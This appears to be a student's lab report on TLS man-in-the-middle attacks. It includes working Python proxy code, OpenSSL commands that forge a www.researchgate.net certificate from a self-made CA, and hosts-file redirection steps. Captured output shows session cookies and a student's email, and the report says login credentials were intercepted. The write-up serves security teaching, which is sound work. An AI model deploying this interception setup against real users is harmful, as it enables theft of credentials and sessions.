
Step 5: For the purpose of testing, we tested it first using both the server and client containers. Then we repeated the testing using Firefox browser.

First: using client and server containers:

1) Modify the /etc/hosts file on the client container by adding the alternative names




2) Run the containers then run the server.py in the server container to start listening to client requests. Then we run the handshake.py on the client container and provide different name for our domain each time. TLS connection was established successfully with all names and the html code was sent to the client for all requests.



Second: using VM Firefox browser and the server container:

1) Modify the /etc/hosts file on the virtual machine by adding the alternative names with the server ip for each name




2) Run the server container only run the server.py to start listening to client requests. Then we Firefox browser and provide different URL's for our domain each time. TLS connection was established successfully with all names and the same html page was opened successfully with all names.

4. Task 3: A Simple HTTPS Proxy

TLS can protect against the **Man-In-The-Middle** attack; however, this is only possible if the public key infrastructure is not compromised. In order to show that if the public key infrastructure is compromised in a **Man-In-The-Middle** attack against **TLS** then trusted **CA** is compromised or the server's private key is stolen, a simple **HTTPS** proxy known as **mHTTPSproxy** will be implemented to integrate client and server programs from Tasks 1 and 2.

Task 3.a Launch the MITM attack against your own server

Step 1: we used **ca.crt** and **ca.key** for CA that was created in PKI lab. The output public and private keys for the domain name www.zaina2022.com. Then we copied the keys to the server-certs directory.




Step2: we wrote the proxy code which aggregate task1 and task2 codes. In Line 21, we define the process_request function to execute on thread run. The threat is executed when a connection is established.

Open

proxy.py
~/Desktop/TLS/Labsetup/volumes


```python
#!/usr/bin/env python3
import socket
import ssl
import pprint
import threading
import pprint

SERVER_CERT = './server-certs/zaina2022.crt'
SERVER_PRIVATE = './server-certs/zaina2022.key'

context_server = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context_server.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)

cadir = './client-certs'
# Set up the TLS context
context_browser = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
context_browser.load_verify_locations(capath=cadir)
context_browser.verify_mode = ssl.CERT_REQUIRED
context_browser.check_hostname = False

def process_request(ssock):
    hostname='www.zaina2022com'
    sock_for_server=socket.socket(socket.AF_INET,socket.SOCK_STREAM,0)
    sock_for_server.connect((hostname,443))
    ssock_for_server=context_browser.wrap_socket(sock_for_server,server_hostname=hostname,do_handshake_on_connect=False)
    ssock_for_server.do_handshake()
    print("Inside thread")
    request = ssock.recv(2048)
    if request:
        # Forward request to server
        ssock_for_server.sendall(request)
        print("Request ==> ")
        pprint.pprint(request)
        # Get response from server, and forward it to browser
        response = ssock_for_server.recv(2048)
        while response:
             ssock.sendall(response) # Forward to browser
             print("Response ==> ")
             pprint.pprint(response)
             response = ssock_for_server.recv(2048)
    ssock.shutdown(socket.SHUT_RDWR)     # Close the TLS connection
    ssock.close()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind(('0.0.0.0', 443))
sock.listen(5)
print("Server is lisntening")
while True:
    (newsock, fromaddr) = sock.accept()
    try:
        ssock = context_server.wrap_socket(newsock, server_side=True)
        print("TLS connection established")
        x = threading.Thread(target=process_request, args=(ssock,))
        x.start()
    except Exception:
        print("TLS connection fails")
        continue
```

Step 3: for proxy container settings, we added the ip-address domain name entry that correspond to our domain www.zaina2022.com to the /etc/hosts file.



Step 4: The Firefox browser on the virtual machine is considered as the client. So , on the mmachine, we need to add the ip-address domain name entry to the /etc/hosts file that correspond the Proxy container to start man-in-the-middle

Step 5: for testing we start both the server and proxy containers. Then, on the server machine, we run the server.py program the we created in task 2 and wait for client connections. On the proxy container, we run the proxy.py and wait for client's connection. On the virtual machine, we run Firefox browser and request www.zaina2022.com over https (a). We note that the request passed through the proxy container (b) then it was redirected to the server container (c). The server responds and send the response to the client. However, the response was caught by the proxy (d), then it was redirected to the Firefox and the main page is opened(e).



Task 3.a Launch the MITM attack on a real HTTPS website.

Step1: we created a ca.crt and ca.key. Then, in order to account for the many different types of names associated with github, or aliases (website we are using), “server_openssl.cnf” was created. The file consisted of the aliases and some information about the certificate and code.


server_openssl.cnf

```
1 [ req ]
2 prompt = no
3 distinguished_name = req_distinguished_name
4 req_extensions = req_ext
5 [ req_distinguished_name ]
6 C = PS
7 ST = Westbank
8 L = Syracuse
9 O = BZU
10 CN = www.researchgate.net
11 [ req_ext ]
12 subjectAltName = @alt_names
13 [alt_names]
14 DNS.1 = www.researchgate.net
15 DNS.2 = *.researchgate.net
```


Step 2: afterwards, the following commands were used to create a certificate with the aliases for researchgate.net domain.

```
$openssl req -newkey rsa:2048 -config ./server_openssl.cnf –batch -sha256 -keyout rg.key -out rg.csr

$openssl ca -md sha256 -days 3650 -config ./openssl.cnf -batch  -in rg.csr -out rg.crt  -cert ca.crt -keyfile ca.key
```

Step 3: then we add proxy-ip with domain name entry to /etc/hosts on the virtual machine to make the proxy server perform as man in the middle.



Step 4: we created a fake certificate for www.researchgate.net real website with a compromised CA. we supposed that our CA that was created in PKI lab is a legitimate CA and we compromised it. The private/public keys that was generated from this step is copied to server-certs directory.




Step 5: we update the /etc/resolv.conf file to redirect all dns requests to google dns server 8.8.8.8

Step 6: the proxy code was updated by update the server keys to the fake keys that was created in step 1. And update the hostname to www.researchgate.net.


```
SERVER_CERT = './server-certs/rg.crt'
SERVER_PRIVATE = './server-certs/rg.key'

context_server = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context_server.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)

cadir = '/etc/ssl/certs'
# Set up the TLS context
context_browser = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
context_browser.load_verify_locations(capath=cadir)
context_browser.verify_mode = ssl.CERT_REQUIRED
context_browser.check_hostname = False

def process_request(ssock):
    print("Inside thread")
    hostname='www.researchgate.net'
    sock_for_server=socket.socket(socket.AF_INET,socket.SOCK_STREAM,0)
    sock_for_server.connect(('104.17.33.105',443))
    ssock_for_server=context_browser.wrap_socket(sock_for_server,server_hostname=hostname,do_handshake_on_connect=False)
    ssock_for_server.do_handshake()
    request = ssock.recv(2048)
    if len(request)>0:
       # Forward request to server
       ssock_for_server.sendall(request)
       print("Request ==> ")
       pprint.pprint(request)
       # Get response from server, and forward it to browser
       response = ssock_for_server.recv(4096)
       while len(response)>0:
             #print("response")
             ssock.sendall(response) # Forward to browser
             #print("Response ==> ")
             pprint.pprint(response)
             response = ssock_for_server.recv(4096)

    ssock.shutdown(socket.SHUT_RDWR)     # Close the TLS connection
    ssock.close()
    ssock_for_server.shutdown(socket.SHUT_RDWR)     # Close the TLS connection
    ssock_for_server.close()
```


Step 7: for testing, the proxy container was started and proxy.py was run. Then we opened Firefox browser on virtual machine. We request to connect to the researchgate server. The connection is successfully done and the request/response for the main page was redirected throw the proxy container. The main page then appeared on the client side.

```
root@3bd3b890a9c6:/volumes# proxy.py
Enter PEM pass phrase:
Server is lisntening
Accepted
wrapped
TLS connection established
Inside thread
Request ==>
(b'GET / HTTP/1.1\r\nHost: www.researchgate.net\r\nUser-Agent: Mozilla/5.0 (X11'
 b'; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0\r\nAccept: te'
 b'xt/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8'
 b'\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate, b'
 b'r\r\nConnection: keep-alive\r\nCookie: did=Q41rvlBFARebsLmS2gNz1dEfZ813iav1r'
 b'9Dq1pH79XX7gnWNnN9Z60RsuBg0fd63; ptc=RG1.6080222263631638348.1654472229; sid'
 b'=T3Xa0GlisoHRWJypjqoIgKdp5qT6gT9vebNKoqddBWpbyNHSiJsqxTP5ylI5bcxz3uuVieicyx6'
 b'78J7dEz1IdY2wjw62RyasbQg0Pczr8p1bE37DpxMlcCa6w9CJUH1v; __cf_bm=gVfdAiLWoW2FS'
 b'2CtiD2KhBzw4loZmtcRdNuBN5B1P2E-1654472229-0-AQJyBN6wLyEbNOPdlJkfhwO5yj7Co9h1'
 b'2l4edTSbZiRu75hYe5KEaKC44Tgik9OvYrkk4X0LTPnR5EizfRHVg5s=; __qca=P0-804552951'
 b'-1654472238550; _ga=GA1.2.1707946203.1654472290; _gid=GA1.2.1241176237.16544'
 b'72290; _gat=1\r\nUpgrade-Insecure-Requests: 1\r\n\r\n')
(b'HTTP/1.1 200 OK\r\nDate: Sun, 05 Jun 2022 23:45:23 GMT\r\nContent-Type: text'
 b'/html; charset=utf-8\r\nTransfer-Encoding: chunked\r\nConnection: keep-alive'
 b'\r\nCache-Control: must-revalidate, no-cache, no-store, post-check=0, pre-'
 b'check=0, private\r\nx-correlation-id: rgreq-8598a9e2fe03c4a24608a88678e44d'
 b'0d\r\nexpires: Thu, 19 Nov 1981 08:52:00 GMT\r\npragma: no-cache\r\nx-rg-p'
 b'i: 1\r\nX-UA-Compatible: IE=Edge\r\nX-Frame-Options: SAMEORIGIN\r\nP3P: CP'
 b'="IDC DSP COR CURa ADMa OUR IND PHY ONL COM STA"\r\nX-Content-Type-Options'
 b': nosniff\r\nX-XSS-Protection: 1; mode=block\r\nStrict-Transport-Security: m'
 b'ax-age=15552000; includeSubDomains; preload\r\nCF-Cache-Status: DYNAMIC\r\nE'
 b'xpect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-'
 b'cgi/beacon/expect-ct"\r\nServer: cloudflare\r\nCF-RAY: 716cc81a6b4ead6d-'
 b'TLV\r\nContent-Encoding: br\r\n\r\n24f5\r\n\x03-IQ\x94t\xd6\x1f\x12'
 b'Q\xd0\x87\x80F\xca\xc2\xf9\xfb#d\x98{\xf2\xd7\xea\xfb\xdf\x9f/*\xef\xb8D'
 b'N9\x9c\xee~k{\x1e\xa8\xad\xeelY\x01B\x8c\x86\x04\x93\x00\xea\xd4\\\xe6'
 b'\xcf\xfa{.\xa7\x8e\xaa\x12\xec\x89ll\x08\x84\xe0Q2\xe4C2\xb3C\xe6\xf7!^J\x96'
 b'\xdbF\xc1\x96\x88$\xe3\xb0\x81\xe3\xe1]\xae\xef\xff\xdf\xab%\xdf\x02'
 b'\xd8\x12\x1a\xc0[%\xa4\x00\x1a\xf6\xda9\xf9__@\xb2\x0c$\x8f\x8046\xa8'
 b'@\x1e\x0f\xd0\xcc\xec\xbd\xf7\xbd\xff\xfe\xffr\xa9\'\x91\xeb\x94\xe6z"\x8ff['
```



The testing was successful, as when we went to **researchgate.com/login** and used **Username: 1185571@student.birzeit.edu** and the corresponding **Password: *********, the proxy was able to capture the login user name and password.





Conclusion: we can see that the simple proxy was successful in using the **Man-In-The-Middle** attack on a **TLS server** using **researchgate.net** as an example The user personal page was opened without letting the user know that his username and password was stolen by the attacker. All in-between traffic can be caught by the proxy which give the attacker the chance to steal the user personal information.

End